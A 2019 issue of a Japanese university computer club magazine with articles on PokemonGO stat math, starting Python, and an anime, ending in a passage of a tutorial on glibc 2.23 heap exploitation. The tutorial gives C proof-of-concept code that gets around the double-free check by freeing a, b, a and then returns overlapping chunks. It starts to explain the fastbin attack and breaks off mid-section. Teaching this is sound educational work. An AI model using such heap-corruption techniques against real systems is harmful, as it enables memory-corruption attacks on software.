2019
秋号

百萬石
Hyakumangoku Vol.53

Published by MAMA

部長挨拶

akky

akky@mma.club.uec.ac.jp

「百萬石」をお手に取っていただき、ありがとうございます。弊誌 (以下、部誌) は、電気通信大学の公認サークル MMA が新歓期 (春号) と弊学が開催する調布祭時期 (秋号) の年 2 回発行・頒布しているものです。MMA とは、”Microcomputer Making Association”の頭文字に由来しており、1975 年に創立されたサークルです。現在では計算機に関連することを中心に、ネットワークやセキュリティなどの分野でも活動しています。部誌には、MMA の部員が各々に行なっている活動を記事にしたものが掲載されています。内容は多岐に渡り、高度なプログラミングの話から旅行記など、MMA の活動の自由さが感じられるものとなっております。

MMA の活動状況を報告させていただきます。前学期は新入生向けに講習会を開きました。講習会の内容はメールの送り方から Wiki、SSH、Unix コマンド、C 言語、ネットワーク、git、CTF、競技プログラミングと幅広いテーマを扱いました。新入生向けの内容でしたが、既存部員も資料を作成する際に普段使っている技術を再度勉強し理解を深められて有意義な講習会だったのではないかと思います。有志で CTF 勉強会も開催しお互いの持っている知識を共有しました。また 7 月には Dentoo.LT[*1] という LT イベントを開催しました。後学期は競技プログラミング勉強会を開催していて、毎回異なるテーマの問題を解いています。部員同士で問題を解く速さを競い合う実戦形式の勉強会となっています。他にはこの調布祭で使用されるレジシステムも有志で作成しました。今年はレシートプリンタも用意し、かなり本格的なレジシステムが作られています。

今後も MMA は技術が好きな人が集まる自由なサークルであり続けたいと思います。最後まで読んでいただきありがとうございました。

2019 年 11 月吉日

[*1] 12/08(日) に Dentoo.LT #24 を開催予定です。詳細は `https://dentoo.lt` をご覧ください。

百萬石 Vol.53

Hyakumangoku Vol.53

2019 Autumn

MMA

目次

第 1 章　PokemonGO の PVP の個体値戦略　azarasing　1
1.1　はじめに　1
1.2　本家ゲームポケモンと PokemonGo の説明　1
1.3　PokemonGO における各種パラメータの扱い　2
1.4　ポケモンの技と DPS、そしてダメージ計算　3
1.5　PVP と TDO　3
1.6　終わりに　4
参考文献　4

第 2 章　Python 入門・戦姫絶唱シンフォギアのこと　maccha　5
2.1　Python 入門　5
2.2　戦姫絶唱シンフォギアのこと　8
2.3　最後に　9
参考文献　9

第 3 章　fastbin attack をやってみよう　kyo1　10
3.1　heap について　10
3.2　fastbin について　11
3.3　環境　12
3.4　double free　13
3.5　fastbin attack　15
3.6　終わりに　18
参考文献　18

第 4 章　Go による Web アプリ開発超入門　kira924age　19
4.1　今回つくるもの　19
4.2　採用するフレームワークやライブラリの選定　19
4.3　API の設計　19
4.4　データベースの用意　20

4.5 Go による API の実装 21
4.6 おわりに 28
参考文献 28

第 5 章 人生で初めて自作 PC を組んだ話 akky 29
5.1 構成 29
5.2 動かない 30
5.3 CPU 壊れる 31
5.4 起動した 32
5.5 終わりに 33

第 1 章

PokemonGO の PVP の個体値戦略

azarasing

1.1　はじめに

この投稿は、実験レポート＋〇調の片手間に書いている。そんなレポートなので、何気ないことがさもそれっぽく書かれています。テキトーにこんなものかという感じで何となく見てくれればいいと思います。

1.2　本家ゲームポケモンと PokemonGo の説明

さて、タイトルには書いた通り、PokemonGo に関わることを書いていくことになるが、そもそも皆さんは PokemonGo についてご存じだろうか。

1.2.1　Pokemon とは？

ポケットモンスター（Pocket Monsters）は、株式会社ポケモン（発売当初は任天堂）から発売されているゲームソフトシリーズの名称。
「ポケットモンスター」（以下「ポケモン」）という不思議な生き物が生息する世界において、ポケモンを自らのパートナーとし、ポケモン同士のバトルを行う「ポケモントレーナー」たちの冒険を描くロールプレイングゲーム（RPG）である。
（Wikipedia　より抜粋）

忘れてはならないのは、ポケモンには各種相性の異なるタイプが存在しより複雑かつ単純なゲームシステムを作り出しているという点である。

1.2.2　PokemonGO とは？

PokemonGO（ポケモン ゴー）は、ナイアンティックと株式会社ポケモンによって共同開発されたスマートフォン向け位置情報ゲームアプリ。

1.2.3　本家個体値の重要性

この説明にもある通り、ポケットモンスターというゲームに関して、ポケモンというクリーチャーのステータスがゲームに大きく影響してくることがわかる。本家、ポケットモンスターゲームシリーズは、紆余曲折あったものの最終的に 6 つの個体値、基礎値等のパラメータが多く存在している。その中でバランスのいい個体を選出するために努力する作業を厳選という。ポケモンの孵化厳選といえば、もはやこのゲームの代名詞といってもいったら言い過ぎかもしれないが、少なくともこのゲームにおいては個体値というものはバランスよくとるのが特に PVP(Player versus Player) においては重要とされている。

1.2.4　PokemonGO の個体値の扱い

PokemonGO は、本家ポケモンと違い火力ゲームの様相を呈していた。これはアプリの初期段階によくありがちな話ではあるが、徐々に発展的な要素が追加されよりゲーム性を持つようになることはどこのゲームでも同じことだ。この PokemoGO も例外ではなく、一時期はポケモンを捕まえ一方的に対戦をするゲームという認識が強く、個体値等もあまり気にされてはいなかった。
しかし、レイドバトルという多人数協力プレイという要素が追加されるといかにして制限時間内に多くのダメージを与えられることができるかという戦略性が生まれるようになった。

1.3　PokemonGO における各種パラメータの扱い

ポケモンの強さの基準である CP という値は以下のように表現される。
$CP = \frac{(ATK+atk)\sqrt{DEF+def}\sqrt{HP+hp}\quad \times d(pl)}{10}$
この時、大文字で書かれた、ATK,DEF,HP に当たるのが基礎個体値で各ポケモン種ごとに同じ値をとる。範囲は [0,500] である。基礎個体値の合計 SUM は、≤ 800 を満足している。
ここで今後の説明のために基礎個体値 $\vec{B(n)}$ を $\vec{B(n)} = (ATK, DEF, HP)$ と定義する。
n は、各ポケモン種に割り振られた NO である。フシギダネなら n=1,n=334 ならチルタリス、でありポケモンから n 、n からポケモンはそれぞれ一意に決まる。
また、小文字で書かれた atk,def,hp,pl については各ポケモン一匹一匹毎に異なる値をとることが知られている。pl については上限値まで一方通行で増やすことが可能になっている。
この値についても、個体値 $\vec{IV(n)}$ を $\vec{IV(n)} = (atk, def, hp)$ と定義する。また、以下のように IV は設定されている。
$\vec{IV(n)} = \{x, y, z \mid x, y, z \in [0, 15]\}$
d(pl) は、pl（ポケモンのレベル $\propto$ 経験値）に対応して導き出される CP の補正値である。CP(強さ) を増やすためには、$\vec{IV} = (15, 15, 15)$　に近づくような個体を探せばいいことになる。
また、Pokemon にはタイプが存在し、同時に二つのタイプを持つことができる。各ポケモン種に対するタイプの振り分けは同じであるが、今回の個体値論には、タイプを考慮する余地は存在しないので議論しない。

1.4　ポケモンの技と DPS、そしてダメージ計算

各ポケモンは技を繰り出すことによって相手を攻撃する。PokemonGO の場合は、各技によって繰り出される時間 t と威力 v は異なる。PokemonGO では、短い時間にどれだけ多くのダメージを与えられるかに価値があるため、これを DPS(Damage Per Second) として、$DPS = \frac{v}{t}$ で与えられる。DPS が高い技ほど積極的に採用することで強いポケモンを作ることができる。
ポケモンが与えるダメージ計算式は以下のように表せる。この時、自分のポケモンは n、相手のポケモンは n' とすると、相手に対して与えられるダメージ量 d[/s] は、
$d = \frac{(\vec{B(n)}+\vec{IV(n)})\cdot\vec{e_1}}{(\vec{B(n')}+\vec{IV(n')})\cdot\vec{e_2}} \cdot DPS(n) \cdot F(n,n') \cdot d(pl)$
ここで、F(n,n') は相手との相性であり、PokemonGO では一般にこう考えることができる。$F(n,n') \times F(n',n) = 1$ これは、例外多く発生するが今回の個体値論ではタイプの相互作用を考慮しない。これは、単位時間あたりのダメージ量であり、実用化させるには、自分のポケモンが生存できる時間を推定する必要がある。これは、自分のポケモンの HP に d を割り算すればいいので、生存時間 t は、
$t = \frac{(\vec{B(n)}+\vec{IV(n)})\cdot\vec{e_3}}{d} = \frac{(\vec{B(n)}+\vec{IV(n)})\cdot\vec{e_3}(\vec{B(n)}+\vec{IV(n)})\cdot\vec{e_2}}{(\vec{B(n')}+\vec{IV(n')})\cdot\vec{e_1}\cdot DPS(n')\cdot F(n',n)\cdot d(pl')}$
となる。よって、総ダメージ量 D は、
$D = d \times t = \frac{(\vec{B(n)}+\vec{IV(n)})\cdot\vec{e_1}\cdot DPS(n)\cdot F(n,n')\cdot d(pl)\cdot(\vec{B(n)}+\vec{IV(n)})\cdot\vec{e_3}(\vec{B(n)}+\vec{IV(n)})\cdot\vec{e_2}}{(\vec{B(n')}+\vec{IV(n')})\cdot\vec{e_2}(\vec{B(n')}+\vec{IV(n')})\cdot\vec{e_1}\cdot DPS(n')\cdot F(n',n)\cdot d(pl')}$
ここで、各 n と n' の比を C として、
$C_{atk} = \frac{(\vec{B(n)}+\vec{IV(n)})\cdot\vec{e_1}}{(\vec{B(n')}+\vec{IV(n')})\cdot\vec{e_1}}$
$C_{def} = \frac{(\vec{B(n)}+\vec{IV(n)})\cdot\vec{e_2}}{(\vec{B(n')}+\vec{IV(n')})\cdot\vec{e_2}}$
$C_{pl} = \frac{d(pl)}{d(pl')}$
$C_{DPS} = \frac{DPS(n)}{DPS(n')}$
$D = C_{atk} \cdot C_{def} \cdot C_{pl} \cdot C_{DPS} \cdot F(n,n')^2 \cdot (\vec{B(n)} + \vec{IV(n)}) \cdot \vec{e_3}$
よって、総ダメージ量 D は、自分のポケモンの HP に依存し、相手のポケモンとの攻撃力、防御力、pl、DPS の比に依存ていて、タイプ相性の二乗に依存しているということがわかる。

1.5　PVP と TDO

C_{atk} は、ATK の範囲 (10,450) であることから、$-45 < C_{atk} < 45$ と表せるが、PVP で利用されるポケモンの傾向を考えれば、ほぼ $-2 < C_{atk} < 2$　を満たすと考えていいだろう。また、$\vec{IV(n')} \cdot \vec{e_1} = \vec{IV(n)} \cdot \vec{e_1} + 1$ の状況を考えると、$\vec{B(n')} \cdot \vec{e_1} \in [300, 450]$ を考えれば、C_{atk} は、0.2% から　0.3% の増加になる。
同様に、C_{def} は、 $\vec{B(n')} \cdot \vec{e_1} \in [100, 250]$ より、C_{def} は、0.25%　から　1%　の増加、
C_{pl} は、$d(pl) \in [0.6, 0.8], d(pl+1) - d(pl) = 0.02(OR\ 0.005)$　から、3.3% から 2.5% (0.6% から 0.8%) の増加、
C_{DPS} は、$DPS(n) \in (20, 34)$　から、3% から 5%　の増加をする。
以上のことから、総ダメージ量において重要な要素は HP を含めないと以下のような価値基準となるだ

ろう。

$C_{DPS} > C_{pl} > C_{def} > C_{atk}$

HP は、各要素との重ね合わせで評価される。要するに、技が一番重要で、次に pl がきて、各個体値 IV における攻撃の重要度は、各 3 要素の中で、最も低くなる。しかしながら、PokemonGO においては、IV の三要素の合計に上限が存在しないため、基本的には、$\vec{IV}(n) = (15, 15, 15)$ を目指せばよいことになる。しかし、PVP には CP に制限があるレギュレーションが存在する。このレギュレーションでは、CP を上限ギリギリに設定しつつ強いポケモンを選択することが重要である。CP を低く保ちつつ、総ダメージ量を増やすには、IV の三要素を大きくするよりも、pl を高く設定し、効率的な技を選択することで、より総ダメージ量を稼げるようになる。よって、PVP に対しては理想個体 $\vec{IV}(n) \neq (15, 15, 15)$ であり、制限 CP を CP_0 とすれば、理想個体 IV(n) は、

$IV(n) = (x, y, z \mid x < z < y \simeq 15, CP(x, y, z, pl) \leq CP_0)$

となるはずである。この考え方を TDO(Total Damage Output) といい、TDO の高い値を実現する個体値を PVP 上での理想個体と表現できる。

例えば、フシギバナ (n=3) の CP 制限 2500 での理想個体は、$IV(3) = (1, 15, 14)$ であることが知られている。

1.6　終わりに

何故この話題を選んだかといえば、ここから個体値の導出をプログラミングして行うという予定があったからである。しかしながら、これ以上時間もないので、これはまた次の機会にやろうと思う。

参考文献

[1] https://pokemongo.gamewith.jp/article/show/54297
[2] https://ja.wikipedia.org/wiki/Pokemon_GO"
[3] https://9db.jp/pokemongo/data/2463
[4] https://pokemongo.gamewith.jp/article/show/53380
[5] https://pokerookie.com/?lang=ja
[6] https://pokemongo.gamewith.jp/article/show/93889
[7] https://9db.jp/pokemongo/data/6763?id=102&id2=102&lg=1%2C2&sm=50&hm=50&mm=50

第 2 章

Python 入門・戦姫絶唱シンフォギアのこと

maccha

はじめまして、電気通信大学 1 年、MMA 所属の maccha と申します。好きなものを詰め込んだ、拙い文章ではありますが、ぜひ最後までご覧ください。

2.1 Python 入門

ここでは、夏季休業中に始めた Python[*1]というプログラミング言語について、その体験談を少し述べる。

2.1.1 環境構築

Python の実行環境を整える

私が使用している OS は「Windows 10」である。まず、私は Windows 上で Linux 環境を構築することにした。[*2]今回は、Linux 系 OS の一種である Ubuntu を使うことにし、この Ubuntu 上で Python を実行させることにした。Ubuntu には元々、Python の実行環境が導入されている。そのため OS が Ubuntu または、Ubuntu 環境を Windows に構築していれば、新たに追加パッケージを Ubuntu にインストールする必要はない。[*3]

[*1] 1991 年に登場したプログラミング言語。最近は機械学習や AI に用いられることから、注目を集めている。
[*2] Linux の勉強も始めたかったためでもある
[*3] 開発環境の構築が一番キツイ



図 2.1　Ubuntu で Python

テキストエディタはどうしよう

プログラムコードを書くために使うソフトウェアを新たに用意したいと思った。できれば使いやすく、書いたコードが読やすいソフトウェアを使いたいと思い、私は「Atom」[2] というソフトを使うことにした。カッコイイデザインが魅力的だ。



図 2.2　Atom のデザイン例

2.1.2 教材と学習方法

教材

私が Python の勉強のために購入した書籍と利用した Web サービスを紹介する。まず、私は初心者向けの Python の教本を 1 冊購入した。クジラ飛行机 著の『実践力を身につける Python の教科書』(マイナビ出版, 2019) である。この本の特徴は、Python の機能ごとに章分けされていて、さらに学ぶ Python の関数ごとに節分けされている。これにより、自分が欲しいときに欲しい知識を簡単に見つけ出すことができる。各節では、学ぼうとする関数を別の何かで例えたり、さまざまな場面での使用例や簡単な例題、さらに丁寧な解説が加わっている。レベルは、プログラミング初心者向けであることから、手に取りやすいと感じた。

このほかに、ある Web サービスを利用した。 Gino,Inc. が提供する『Paiza ラーニング』[7] というサービスだ。ここでは、初心者から中級者向けのプログラミング問題を無料で取り組むことができ、さらにいくつかの Web 上での講義サービスを無料で受けることが可能である。使い方が簡単で、取っかかりやすいと感じている。

学習方法は簡単で、テキスト (「実践力を身につける Python の教科書」) で知識を得て、Paiza(『Paiza ラーニング』) で演習をする。分からないことやほしい情報があるなら、このテキストや Web で検索していく。

2.1.3 感想

Python は改行時にセミコロン「;」が不要である。また、ブロック内 (if や while 内) にあるコードはインデントを用いて、そのブロックに含まれることを表す[*4]。他には、変数の型の定義が不要である、変数のサイズの長さは大きくてもよい[*5]などの特徴がある。この言語なら、プログラミングが楽しくなると私は思う[*6]。C 言語で過去に挫折した人、プログラミングを全くしたことのない方におすすめしたい。

ソースコード 2.1 Python3 のサンプル

```
# 「Hello World」と表示
print("Hello World")

# 変数の定義。文字列なら
    str型か、数値ならint型やfloat型などを勝手に判断してくれる
s = "maccha"
i = 57

if i == 1:
  #ifが含むプロセスは、インデント
  print(i, "is not prime number...")
else:
  print(s + " likes 'Senkizesshou Symphogear'!")
```

[*4] C 言語では、{ } でブロック内のコードを囲っている
[*5] long int という宣言もいらない
[*6] あくまで私個人の感想である

2.2　戦姫絶唱シンフォギアのこと

ここでは、今年の 9 月に最終回を迎えた、テレビアニメ「戦記絶唱シンフォギア XV」についてちょこっと述べる。私の個人的な解釈ばかりなので、事実並びに他の適合者[*7]との食い違いがあるかと思われます。あらかじめご了承ください。

2.2.1　戦姫絶唱シンフォギア とは

以下、Wikipedia[4] からの抜粋である。

> 『戦姫絶唱シンフォギア』は、サテライト制作による日本のテレビアニメ。音楽プロデューサーである上松範康が初めてテレビアニメの原作を手掛ける。2012 年 1 月から 3 月まで第 1 期『戦姫絶唱シンフォギア』、2013 年 7 月から 9 月まで第 2 期『戦姫絶唱シンフォギア G』(G は「ジー」と読む)、2015 年 7 月から 9 月まで第 3 期『戦姫絶唱シンフォギア GX』(G は「ジーエックス」と読む)、2017 年 7 月から 9 月まで第 4 期『戦姫絶唱シンフォギア AXZ』(G は「アクシズ」と読む)、2019 年 7 月から 9 月まで第 5 期『戦姫絶唱シンフォギア XV』(G は「エクシヴ」と読む)が放送された。

2.2.2　何が面白いのか

バトル系のアニメだが、主人公並びその他の戦闘員が全員女性であること、歌いながら戦うという設定などあまり聞きなれない設定ばかり[*8]である。

感想を述べたい。まず、バトル要素は、申し分ないほどよくできていると感じた。短すぎず、長すぎず、また描写一つ一つが丁寧で、作画崩壊[*9]もない。戦いは、両者が抱えるそれぞれの「正義」の対立から生じ、視聴者としてもその行方が見逃せないと思う。戦いながら歌うという点も特徴の一つで、装者[*10]が抱える内面やストーリー上の立場を浮き彫りにしている。この作品は各キャラクター一人一人を雑に扱わず、丁寧な描写とストーリーでキャラクターたちを動かしている。

アニメを見ていると、ストーリーが非常によく作りこまれていて、脚本家が「書きたい!」と感じているものが書かれているように感じる。そして、その内容は私にとっても非常に満足いくものである。さらに、ギャグ要素も欠かさずに盛り込まれている。いわゆるモブキャラであるおじさんたちのセリフが、視聴者を笑わせにかかっている。シリアスなシーンで変態チックな言葉と表情であったり、死に際にとんでもないセリフを吐いたりと笑い要素を容赦なくぶち込んでいる。他には、これは 2 期以降でよく起こる

---

*7 シンフォギアファンの間では、当作品の視聴者やファンのことを”適合者”と呼ぶことが多い。

*8 マク○スも似た設定ではあるが.....

*9 作画が、他のシーンと比べて、クオリティが著しく欠ける、また見た目が圧倒的におかしいと思われる様子になっていしまうこと。人間が描くものなので、多少のミスがあるのは多めに見たいと私は思う。

*10 シンフォギアを装備し戦う女性のこと。この作品のメインキャラクターたち。

が、第 1 話の戦闘シーンが笑いと「いや、それはおかしい」に満ちている[*11]。また、作画や内容にも力が入っているので、その異様さから、「もうこれが最終回でいいのでは?」、「もはや最終回」なんてコメントがつく。その他にも、壮大な伏線が数期後に回収されたり、胸熱な最終回など視聴者を最後まで楽しませているので、是非ともご覧になってほしい。

2.3　最後に

最後までご覧いただきありがとうございました。興味がある方は、ぜひ Python を体感してみてください。また、笑いと素晴らしいストーリーに満ちた『戦姫絶唱シンフォギア』を是非ともご覧になってほしいと思っております。

参考文献

[1] 2001-2018 python.jp, 『環境構築ガイド - python.jp』, https://www.python.jp/install/install.html

[2] GitHub, 『Atom』, https://atom.io/

[3] Project シンフォギアＸＶ, 『TV アニメ「戦姫絶唱シンフォギアＸＶ」公式サイト』, https://www.symphogear-xv.com/

[4] Wikipedia, 『戦姫絶唱シンフォギア』, https://ja.wikipedia.org/wiki/%E6%88%A6%E5%A7%AB%E7%B5%B6%E5%94%B1%E3%82%B7%E3%83%B3%E3%83%95%E3%82%A9%E3%82%AE%E3%82%A2

[5] クジラ飛行机 編, 『実践力を身につける Python の教科書』,2019, マイナビ出版

[6] Gino,Inc., 『paiza』, https://paiza.jp/

[7] Gino,Inc., 『paiza paiza ラーニング』, https://paiza.jp/works/mypage

[*11] よく、「5 分でわかるシンフォギア」なんて呼ばれる

第 3 章

fastbin attack をやってみよう

kyo1

3.1　heap について

みなさんも C 言語で malloc を用いて領域を確保して、free で解放するようなプログラムを書いたことがあると思います．

```
#include <stdio.h>
#include <stdlib.h>

int main() {
  char *ptr;
  ptr = (char *)malloc(0x20);
  scanf("%s", ptr);
  printf("%s\n", ptr);
  free(ptr);
  return 0;
}
```

上の例では `malloc(0x20)` として 0x20byte の領域を確保していますが、この領域はどこから確保されているんでしょうか？この領域は図 3.1 で囲っている heap から確保されています．



図 3.1　vmmap

heap には使用中の領域と free 済みの領域が存在します．効率的に扱うために free 済みの領域は双方向リンクリスト構造をとっていて、`fd` と `bk` が前後の free 済みの領域を指しています．どちらの領域に

も prev_size と size があり、これは名前の通りで後ろの chunk のサイズと前の chunk のサイズが格納されています．

使用中の chunk が左、free 済みの chunk が右のようになっています．malloc をしたときに返ってくるアドレスは data の先頭部分となります．

図 3.2

さっきの例では 0x20byte の領域を要求しましたが、実際には prev_size と size の領域も持つ必要があるので、0x20 + 0x8 + 0x8 = 0x30byte の領域が malloc によって確保されます．

```
#include <stdio.h>
#include <stdlib.h>

int main() {
  char *a = malloc(0x20);
  printf("a->size = %p\n", *(void **)(a - 0x8));
  printf("a->fd = %p\n", *(void **)a);
  return 0;
}
```

確保されたサイズを確認すると、0x31 になっています．下 3bit は特殊な意味を持つもので無視できるので、確保されているサイズは 0x30 となります．

詳しいことは malloc 動画 [2] や glibc[1] を見るとわかりやすいと思います．

3.2 fastbin について

fastbin はリンクリストの一つで、サイズが小さい chunk は free 時にサイズ毎に fastbin に繋がっていきます．fastbin は高速化のために上で述べた bk が存在しない単方向リストになっています．



図 3.3

fastbin に繋げるときのインデックスの求め方は glibc2.23/malloc/malloc.c の 1601 行目から以下のようなコードがあります．

```
/* offset 2 to use otherwise unindexable first 2 bins */
#define fastbin_index(sz) \
  ((((unsigned int) (sz)) >> (SIZE_SZ == 8 ? 4 : 3)) - 2)
```

SIZE_SZ は何かというと、glibc2.23/malloc/malloc.c の 336 行目から以下の定義があり、size_t のサイズということがわかります．

```
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif

/* The corresponding word size */
#define SIZE_SZ                (sizeof(INTERNAL_SIZE_T))
```

sizeof(size_t) = 8 であるので fastbin_index(sz) は、渡されたサイズを右に 4bit シフトして 2 を減算したものを求める処理をします．なぜ 2 で減算しているかは、chunk の先頭にある prev_size と size より最小の chunk サイズが 0x10byte であり、これを 0-index で管理するためです．

fastbin 以外にもリンクリストはありますが、今回は fastbin しか使いません．

3.3　環境

Linux の x86-64 環境でコードを実行しました．実行環境は次のとおりです．Ubuntu 16.04 64bit 版．

```
$ uname -a
Linux ubuntu-xenial 4.4.0-166-generic #195-Ubuntu SMP Tue Oct 1 09:35:25 UTC
     2019 x86_64 x86_64 x86_64 GNU/Linux

$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.6 LTS
Release:        16.04
Codename:       xenial

$ gcc --version
gcc (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609
Copyright (C) 2015 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

glibc のバージョンは 2.23．

```
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu11) stable release version 2.23, by
    Roland McGrath et al.
Copyright (C) 2016 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 5.4.0 20160609.
Available extensions:
crypt add-on version 2.1 by Michael Glad and others
```

```
GNU Libidn by Simon Josefsson
Native POSIX Threads Library by Ulrich Drepper et al
BIND-8.2.3-T5B
libc ABIs: UNIQUE IFUNC
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

コードは次のようにコンパイルして実行しました.

```
$ gcc sample.c -o sample
$ ./sample
```

3.4 double free

double free とは名前の通りで、2 回同じポインタを free できる脆弱性です.

実際に 2 回同じポインタを free してみて何が起きるかを試してみましょう.

ソースコード 3.1 doublefree.c

```c
#include <stdio.h>
#include <stdlib.h>

int main() {
  char *a = malloc(0x10);
  char *b = malloc(0x10);

  printf("[*] allocate a, b\n");
  printf("a: %p\n", a);
  printf("b: %p\n", b);

  printf("\n[*] free a, a\n");
  free(a);
  free(a);

  return 0;
}
```

実行するとエラーが表示されると思います.

```
[*] allocate a, b
a: 0x12f1010
b: 0x12f1030

[*] free a, a
*** Error in `./test': double free or corruption (fasttop): 0
    x00000000012f1010 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7fb4492517e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x8037a)[0x7fb44925a37a]
...
```

なぜエラーが起こるかというと、glibc2.23/malloc/malloc.c の 3933 行目から以下のコードがあり、これにより 2 回連続で同じポインタを free できないようになっています.

```
  /* Check that the top of the bin is not the record we are going to add
```

```
    (i.e., double free).  */
  if (__builtin_expect (old == p, 0))
    {
      errstr = "double free or corruption (fasttop)";
      goto errout;
    }
```

しかし、これは 1 つ前しか見ていないので、a, b, a としてあいだに b を挟んで free すれば a を 2 回 free できます.

```
#include <stdio.h>
#include <stdlib.h>

int main() {
  char *a = malloc(0x10);
  char *b = malloc(0x10);

  printf("[*] allocate a, b\n");
  printf("a: %p\n", a);
  printf("b: %p\n", b);

  printf("\n[*] free a, b, a\n");
  free(a);
  free(b);
  free(a);

  printf("\n[*] allocate c\n");
  char *c = malloc(0x10);

  printf("\n[*] write AAAA to c\n");
  sprintf(c, "%s", "AAAA");
  printf("c: %p\n", c);
  printf("  -> %s\n", c);

  char *d = malloc(0x10);
  char *e = malloc(0x10);

  printf("\n[*] allocate d, e\n");
  printf("d: %p\n", d);
  printf("e: %p\n", e);
  printf("  -> %s\n", e);

  return 0;
}
```

```
$ ./double_free
[*] allocate a, b
a: 0x1e77010
b: 0x1e77030

[*] free a, b, a

[*] allocate c

[*] write AAAA to c
c: 0x1e77010
  -> AAAA
```

```
[*] allocate d, e
d: 0x1e77030
e: 0x1e77010
  -> AAAA
```

実行結果より同じアドレスを指す chunk を 2 つ得ることができました．これを利用するとできることは色々ありますが、今回は `fd` を書き換えることによる fastbin attack をしてみたいと思います．

3.5 fastbin attack

fastbin attack は fastbin に繋がれた chunk を malloc で確保するときのチェックが甘いことを利用する攻撃です．

double free したあとに、malloc でひとつだけ chunk を確保して `AAAA` を書き込んだとすると、図 3.4 のように、まだ fastbin に繋がっている free 済みの chunk の `fd` が書き換わってしまいます．



図 3.4

double free によって `fd` を書き換えたら何が起こるでしょうか．free 済みの chunk から malloc で領域を確保するときは、図 3.5 のような処理になっています．ここで、重要なのは unlink をするときに `P->size` が正しいかどうかしか見ていないことです．

